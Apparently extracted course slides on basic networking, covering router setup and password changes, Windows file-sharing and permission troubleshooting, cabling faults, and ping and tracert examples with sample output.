
Check the router's LED lights

- Your router's LED lights tell you if you've successfully made an active Internet connection. If you don't see lights confirming such a connection, make sure you've plugged the cable into the correct port.




Test the connection with a device

- Confirm that your router has a working connection by plugging a laptop computer into one of the device ports on the back of the router. If all goes well, you should be able to begin a wired connection, just as you did when confirming an active Internet connection.




Step 3: Configure the wireless router gateway

- In some cases, ISPs offer customers gateways with built-in routers. In most cases, these combined devices are not built for business environments, nor do they have extra ports, security, and other options that allow you to add services and expand networks as the business grows.
- If you have a gateway with an integrated router, you'll have to configure the gateway to disable the router and pass the WAN IP address—the unique Internet protocol address that the Internet provider assigns to your account—and all network traffic through to your new router.
- If you don't take this step, you may run into conflicts that prevent devices from working properly. You may need to contact your ISP for help with this step.



Step 4: Connect gateway to router

- First, turn off the gateway. If there is already an Ethernet cable plugged into the gateway's local-area network (LAN) port, unplug the cable and plug it into your router's WAN port. Turn the gateway back on and wait a few minutes for it to boot up. Plug in the router's power supply and turn it on, again waiting a few minutes.




Step 5: Use app or web dashboard

- The easiest way to continue with router setup is to use a mobile app if the router maker provided one. If there is no app, or you'd rather use the router's web-based dashboard, connect the router to a computer via an Ethernet cable.
- You might find the router's IP address printed on the back of device itself; if not, type 192.168.1.1, a common router address, into the browser search bar.

Step 6: Create a username and Password

- To configure the router, you'll need to log in, using its default admin name and password. You can usually find this information printed on the router itself, or in an accompanying user manual.
- Next, enter the required credentials. Once you're in, you should immediately create a new username and password. The defaults are usually something like "admin" and "password1234," which are obviously not secure—so make sure to change them at the first opportunity.



[Admin](#)

ADMIN

Here you can change the administrator's password for your account as well as add and/or delete user account(s). You can also configure a unique name for your camera, and enable its OSD (On-Screen Display) feature in order to display camera name and time stamp for both live video and recordings of your camera.

ADMIN PASSWORD SETTING

Old Password

New Password


Confirm New Password

30 characters maximum

30 characters maximum

Step 7: Update the router's firmware

- Your router may need an update of the "firmware," or software that operates it. Update it as soon as possible, since the new firmware might fix bugs or offer new security protections.
- Some routers may download new firmware automatically, but many do not. You may need to check for updates through the app or the browser interface.



Step 8: Create a Wi-Fi password

- Just as most routers come with preassigned admin usernames and passwords, most also come with preset Wi-Fi usernames and passwords. You'll likely be prompted to change the Wi-Fi username and password, but even if you don't see such a prompt, plan to do so quickly.



The screenshot shows the D-Link router's web interface. The top navigation bar includes 'SETUP', 'ADVANCED', 'MAINTENANCE', and 'STATUS'. The left sidebar lists 'Wizard', 'Local Network', 'Internet Setup', 'Wireless Setup', and 'Time and Date'. The main content area is titled 'WIRELESS SECURITY SETUP' and contains the following elements:

- WIRELESS SECURITY SETTINGS**
- Encryption:** A dropdown menu set to 'WPA2(AES)' with a 'Set WEP Key' button next to it.
- Use 802.1x Authentication:** An unchecked checkbox.
- WPA Authentication Mode:** Three radio buttons: 'WEP 64bits', 'WEP 128bits', and 'Enterprise (RADIUS)'. The 'Personal (Pre-Shared Key)' option is selected.
- Pre-Shared Key Format:** A dropdown menu set to 'Passphrase'.
- Pre-Shared Key:** A text input field containing eight asterisks.
- Authentication RADIUS Server:** A section with fields for 'Port' (set to 1812), 'IP address' (set to 0.0.0.0), and 'Password'.
- Note:** A red text note at the bottom states: 'Note: When encryption WEP is selected, you must set WEP key value.'
- Apply Changes:** A button at the bottom right.

Step 9: Use auto-configuration tools where Possible

- If your router is equipped with auto-install features, rely on them to help complete setup. For example, you should be able to use auto-configuration to manage IP addresses with the Dynamic Host Configuration Protocol (DHCP), which automatically assigns IP addresses to devices. You can always change these addresses later.

Step 10: Set up security

- Many router manufactures provide security functionality to safeguard network and user privacy. You can login into the web dashboard and enabling added security features such as firewall, web filtering, and access controls to protect yourself from malicious traffic. You can also set up virtual private networks (VPNs) for privacy.

SUMMARY

- Working with Network Devices.
- Configure Router Setup by Setup

Assignment of Working with Network Devices

- List the different of Modem What are the steps to install Modem
- Discuss the ways you can share a Modem.

Next Topic

- **File Sharing and Troubleshooting**

Last Topic


- **Set up Security**

File Sharing and Troubleshooting




File Sharing and Troubleshooting

- Problem:- Cannot access shared folders or files
- Reason:- This behavior may occur if all the following conditions are true
- This computer Browser service is not started or is turned off on one or more computers in the workgroup.
- If File and Print Sharing for Microsoft Networks is not installed or is blocked by Windows Firewall.




Start the Computer Browser service

- Form **Start** menu, right-click **My Computer**, and then click **Manage**.
- Double-click **Services and Applications**.
- Double-click **Services**.
- On the right side, right-click **Computer Browser**, and then click **Start**.
- Close the **Computer Management** windows.




Troubleshooting Access Denied Error Message

- “Access Denied” or other errors when you access or work with files and folders windows
- The folder ownership has changed.
- You do not have the appropriate permissions.
- The file is encrypted.



You may not have ownership of a file or folder

- If you recently upgraded your computer to Windows 8 from an earlier version of Windows, some of your account information may have changed. Therefore, you may no longer have ownership of some files or folders. You might be able to resolve this issue by restoring your ownership of the files and folders.



To take ownership of a file folder

- Right-click the folder and then click **Properties**.
- On the **Security** tab, click **Advanced** and then click Change.
- If you are prompted for an administrator password or for confirmation, type the password or provide confirmation.
- Type the name of the person that you want to give ownership to, and then click **Check Names**.
- Click **OK**.
- If you want this person to be the owner of the file subfolders that are contained in this folder, select the **Replace owner on sub-containers and objects** check box. Click **OK**.


You may not have the appropriate permissions

- Issues that you experience when you try to access files and folders may be related to permissions. Permission are rules that determine whether you can access or change files and folders.




To check permissions on a file or folder

- Right-click the file or folder, and then click **Properties**.
- Click the **Security** tab.
- Under **Group or user names**, click your name to see the permissions that you have.
To open a file or you have to have the Read permission.




To change the permissions on a file or folder

- Right-click the file or folder, and then click **Properties**. Click the **Security** tab.
- Under **Group or user names**, click your name to see the permissions that you have.
- Click **Edit**, click your name, select the check boxes for the permissions that you must have, and then click **OK**.




The file or folder may be encrypted

- Encryption can help protect files and folders from unwanted access. You cannot open an encrypted file or folder without the certificate that was used to encrypt it.




To determine whether a file or folder is encrypted

- Right-click the file or folder, and then click **Properties**.
- Click the **General** tab, and then tap or click **Advanced**.



What is FTP

- File Transfer Protocol (FTP) is a standard internet protocol for sharing large files between computers on the internet over TCP/IP connections.
- FTP is a client-server protocol that relies on two communication channels between client and server. Using FTP, a client can download, delete, rename, move, and copy files on a server.
- FileZilla is a free FTP solution; it is highly used FTP application. It consists of FileZilla Client and FileZilla Server.



File Transfer Sites

- Sometimes you may have large file sizes that cannot be shared as attachments with your normal Outlook or emails. At such a time, it is good to share your files using free file sharing sites like:
- EX:- **Drop box, We Transfer, Plus Transfer, Media Fire, Sendspace** etc.



SUMMARY

- File Sharing and Troubleshooting
- What is FTP
- FileZilla, Dropbox, WeTransfer, Media Fire.

Assignment of File Sharing & Troubleshooting

- What are the reasons of not being able to access a shared folder or file?
- What are the steps to share a folder with someone?
- How does the Windows 10 offline access work?

Next Topic

- **Network Troubleshooting**

Last Topic

- **File Transfer Sites**

Network Troubleshooting

- Troubleshooting is a systematic approach to problem solving that is often used to find and correct issues with complex machines, electronics, computers and software systems. Troubleshooting is a form of problem solving, often applied to repair failed products or processes on machine or a system.



Identifying Problems

- Problems identification is the first part of troubleshooting networks, many of today's networks still consists of large amounts of copper cable, they have the same physical issues. Newer technologies and protocols have helped to a degree, but haven't eradicated these issues. The key problems in a network layout are

1) Incorrect Pinout/TX/RX Reverse/Damaged Cable

- The first things to check when work-ing on cabling are the cable connectors to make sure they haven't gone bad. After that, look to make sure the wiring is correct on both ends by physically checking the cable pinouts. Important to remember is that if you have two switches, you need a crossover cable where you cross pins 1 and 2 with 3 and 6.

2) Bad Port

- In some cases, the issue is not the cable but the port into which the cable is connected. On many devices ports have LEDs that can alert you to a bad port. For example, a Cisco router or switch will have an LED for each port and the color of the LED will indicate its current state. In most cases, a lack of any light whatsoever indicates an issue with the port. Loopback plugs can be used to test the functionality of a port. These devices send a signal out and then back in the port to test it.

3) Transceiver Mismatch

- Interfaces that send & receive are called transceiver. When a NIC is connected to a port, the two transceiver must have certain setting the same or issues will occur. These setting are the duplex and the speed setting are incorrect, there may be functionality but the performance will be poor.

4) Collisions

- A network collisions happens when two devices try to communicate on the same physical segment at the same time. Collisions like this were a big problem in the early Ethernet networks, and a tool known as Carrier Sense Multiple Access with Collisions Detection (CSMA/CD) was used to detect and respond to them in Ethernet. Nowadays, we use switches in place of hubs because they can separate the network into multiple collisions domains, learn the Media Access Control (MAC) addresses of the devices attached to them, create a type of permanent virtual circuit between all network devices, and prevent collisions.

5) Shorts

- Basically, a short circuit, or short, happens when the current flows through a different path within a circuit than it's supposed to. In networks, they're usually caused by some type of physical fault in the cable. You can test for shorts with circuit-testing equipment, but it's usually better when it comes to getting a network back up and running, replacing the failing cable until it can be your best option.

6) Open Impedance Mismatch

- Open impedance on cable-testing equipment tells you that the cable or wires connect into another cable and there is an impedance mismatch. When that happens, some of the signal will bounce back in the direction it came from, degrading the strength of the signal, which ultimately causes the link to fail.

7) Interference/Cable Placement

- EMI and radio frequency inference (RFI) occur when signals interfere with the normal operation of electronic circuits. Computers happen to be really sensitive to sources of this, such as TV and radio transmitters, which create a radio frequency as part of their transmission process. Two other common culprits are two-way radios and cellular phones.

8) TX/RX Reverse

- When connecting from a PC-type device into a switch, for the PC use pins 1 and 2 to transmit and 3 and 6 for receiving a digital signal. This means that pins must be reversed on the switch, using pins 1 and 2 for receiving and 3 and 6 for transmitting the digital signal. If your connection isn't working, check the cable end pinouts.

9) Bent Pins

- Many of the connectors you will encounter have small pins on the end that must go into holes on the interface to which they plug. If these pins get bent, either they won't go into a hole period. When this occurs, the cable either will not work at all or will not work correctly. Taking care not to bend these fragile pins when working with these cable types prevent this issue from occurring.

Wiring Problems

- Some of the common reasons for wiring (physical connection) problems include.
 - Faulty telephone company equipment
 - Noisy serial line
 - Incorrect cable or cable length
 - Damaged cable or connection
 - Defective CSU or DSU
 - Defective router hardware

Tools to troubleshoot Networking issues



Cable Testers

- The best way to deal with a faulty cable installation is to avoid the problem in the first place by purchasing high-quality components and installing them carefully.



Loopback Adapter Plug

- A loopback test is a diagnostic procedure in which a signal is transmitted and returns to the sending device after passing through all or a portion of a network or circuit. The returned signal is compared with the transmitted signal to evaluate the integrity of the equipment or transmission path. A computer needs a loopback plug that is inserted into a port in order to perform a loopback test.



MultiMeter

- A multimeter or a multimeter, also known as a VOM (volt-ohm-muilliammeter), is an electronic measuring instrument that combines several measurement functions in one unit. A typical multimeter can measure voltage, current, and resistance.



Punch-Down Tool

- Most networks today are built using twisted-pair cable of some sort. This cable is usually terminated in wiring closets using a tool known as a punch-down tool. It's called that because that's exactly what the tool does-punches down the wire into some kind of insulation displacement connector (IDC).



Cable Stripper/Snips

- A wire crimper, often simply called a crimper, is a handy tool found in most network technicians' tool bags. Crimpers are primarily used for attaching ends onto different types of network cables via a process known crimping.



Software Tools for Network Troubleshooting


- Network scanner has become a broad term often referring to a family of tools used to analyze our networks, but the CompTIA Network+ objectives. So with regard to those critical objectives, know that network scanners refer to these four tools.

Software Tools for Network Troubleshooting

- Packet sniffers
- Intrusion detection system/intrusion
- Port scanners
- Wi-Fi analyzers
- Bandwidth speed testers

PING

- Ping is one of the most basic yet useful commands you could know. It tells you whether your computer can reach some destination IP address or domain name, and if it can, how long it takes data to travel there and back again.
- By default it sends 4 packets, each one waiting 4 seconds before timing out. You can increase the number of packets like this
- EX:- Ping www.google.com -n 10, ping www.google.com -w 6000



```
C:\Users\user>ping -t 8.8.8.8

C:\Users\user>ping -t 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=15ms TTL=122
Reply from 8.8.8.8: bytes=32 time=16ms TTL=122
Reply from 8.8.8.8: bytes=32 time=18ms TTL=122
Reply from 8.8.8.8: bytes=32 time=19ms TTL=122
Reply from 8.8.8.8: bytes=32 time=18ms TTL=122
Reply from 8.8.8.8: bytes=32 time=18ms TTL=122
Reply from 8.8.8.8: bytes=32 time=14ms TTL=122
R
```

TRACERT

- Tracert stands for Trace Route. Like ping, it sends out a data packet as a way to troubleshoot any network issues you might have, but instead tracks the route of the packet as it hops from server to server.

Command Prompt

```
C:\>tracert www.reuters.com
```

```
Tracing route to www.reutersmedia.net [52.222.171.181]  
over a maximum of 30 hops:
```

1	1 ms	<1 ms	2 ms	speedport.ip [192.168.2.1]
2	19 ms	19 ms	20 ms	87.186.225.91
3	22 ms	25 ms	17 ms	217.0.64.126
4	21 ms	20 ms	21 ms	217.239.47.22
5	21 ms	20 ms	20 ms	62.157.249.186
6	20 ms	20 ms	21 ms	ae-0.a01.frnkge03.de.bb.gin.ntt.net [129.250.6.112]
7	20 ms	20 ms	20 ms	212.119.27.174
8	22 ms	21 ms	21 ms	54.239.107.30
9	27 ms	25 ms	24 ms	54.239.107.39
10	21 ms	21 ms	21 ms	54.239.4.219
11	21 ms	20 ms	20 ms	54.239.5.223
12	*	*	*	Request timed out.
13	*	*	*	Request timed out.
14	*	*	*	Request timed out.
15	25 ms	20 ms	20 ms	server-52-222-171-181.fra54.r.cloudfront.net [52.222.171.181]

```
Trace complete.
```

PATHPING

